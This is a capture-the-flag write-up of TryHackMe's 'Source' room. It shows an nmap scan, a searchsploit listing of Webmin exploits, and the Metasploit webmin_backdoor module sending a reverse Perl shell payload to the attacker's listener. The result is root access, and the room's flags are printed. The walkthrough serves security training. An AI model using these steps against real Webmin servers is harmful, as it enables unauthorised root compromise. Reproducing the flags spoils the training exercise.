


Source write-up by ChickenLoner

This is a write-up for Source room in TryHackMe which is a very easy room, we only need to search for module in metasploit, setup and exploit

Site: <https://tryhackme.com/room/source>



Always start with nmap for port scanning

```
(root@kali) - [ /home/kali/Script ]
# nmap -sV -sC 10.10.155.115
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-14 15:50 EDT
Nmap scan report for 10.10.155.115
Host is up (0.40s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)
10000/tcp  open  http      MiniServ 1.890 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.70 seconds
```


We found that there is a web server running on port 10000 and after visited it we also found out that this website using SSL so we need to use https on this website



Error - Document follows

This web server is running in SSL mode. Try the URL <https://ip-10-10-155-115.eu-west-1.compute.internal:10000/> instead.

And it's a login page here



Searching for public exploit and we see a lot of these can be used with Metasploit

```
(kali@kali)~[~/Script]
$ searchsploit webmin
```

Exploit Title	Path
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal	cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion	php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion	php/webapps/2451.txt
Webmin - Brute Force / Command Execution	multiple/remote/705.pl
webmin 0.91 - Directory Traversal	cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing	linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation	linux/remote/21765.pl
Webmin 0.x - Code Input Validation	linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution	multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)	multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)	unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities	cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)	cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)	linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution	linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)	linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)	linux/webapps/49318.rb
Webmin 1.x - HTML Email Command Execution	cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)	linux/webapps/47330.rb
Shellcodes: No Results	
Paper Title	Path
WebMin - (XSS BUG) Remote Arbitrary File Disclosure	docs/english/13117-webmin---(xss

Let's go with metasploit and search for webmin module and first exploit module could be useful here

```
L- $ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > search webmin

Matching Modules

#  Name
-  -
0  auxiliary/admin/webmin/edit_html_fileaccess
1  auxiliary/admin/webmin/file_disclosure
2  exploit/linux/http/webmin_backdoor
3  exploit/linux/http/webmin_packageup_rce
4  exploit/unix/webapp/webmin_show CGI Exec
5  exploit/unix/webapp/webmin_upload_exec

Disclosure Date Rank Check Description
- - - - -
0  2012-09-06 normal No Webmin edit
1  2006-06-30 normal No Webmin File
2  2019-08-10 excellent Yes Webmin pass
3  2019-05-16 excellent Yes Webmin Pack
4  2012-09-06 excellent Yes Webmin /fil
5  2019-01-17 excellent Yes Webmin Uplo

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/webapp/webmin_upload_exec

msf6 > 
```

Use webmin_backdoor module and set rhosts, ssl, and lhost

```
msf6 exploit(linux/http/webmin_backdoor) > show options

Module options (exploit/linux/http/webmin_backdoor):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][.].
RHOSTS	10.10.155.115	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	10000	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8001	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to Webmin
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

```

Payload options (cmd/unix/reverse_perl):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.9.1.246       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic (Unix In-Memory)

msf6 exploit(linux/http/webmin_backdoor) >

```

Run and sweet! We got root shell

```
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.9.1.246:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.9.1.246:4444 → 10.10.155.115:44474) at 2021-08-14 16:00:16
-0400

whoami
root
█
```

Now make this shell look a bit better and loot all flags!

```
which python
/usr/bin/python
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@source:/usr/share/webmin/# cd /home
cd /home
root@source:/home# ls
ls
dark
root@source:/home# ls dark
ls dark
user.txt webmin_1.890_all.deb
root@source:/home# cat ./dark/user.txt
cat ./dark/user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
root@source:/home# cat /root/root.txt
cat /root/root.txt
THM{UPDATE_YOUR_INSTALL}
root@source:/home# █
```

user.txt

THM{SUPPLY_CHAIN_COMPROMISE}

Correct Answer

root.txt

THM{UPDATE_YOUR_INSTALL}

Correct Answer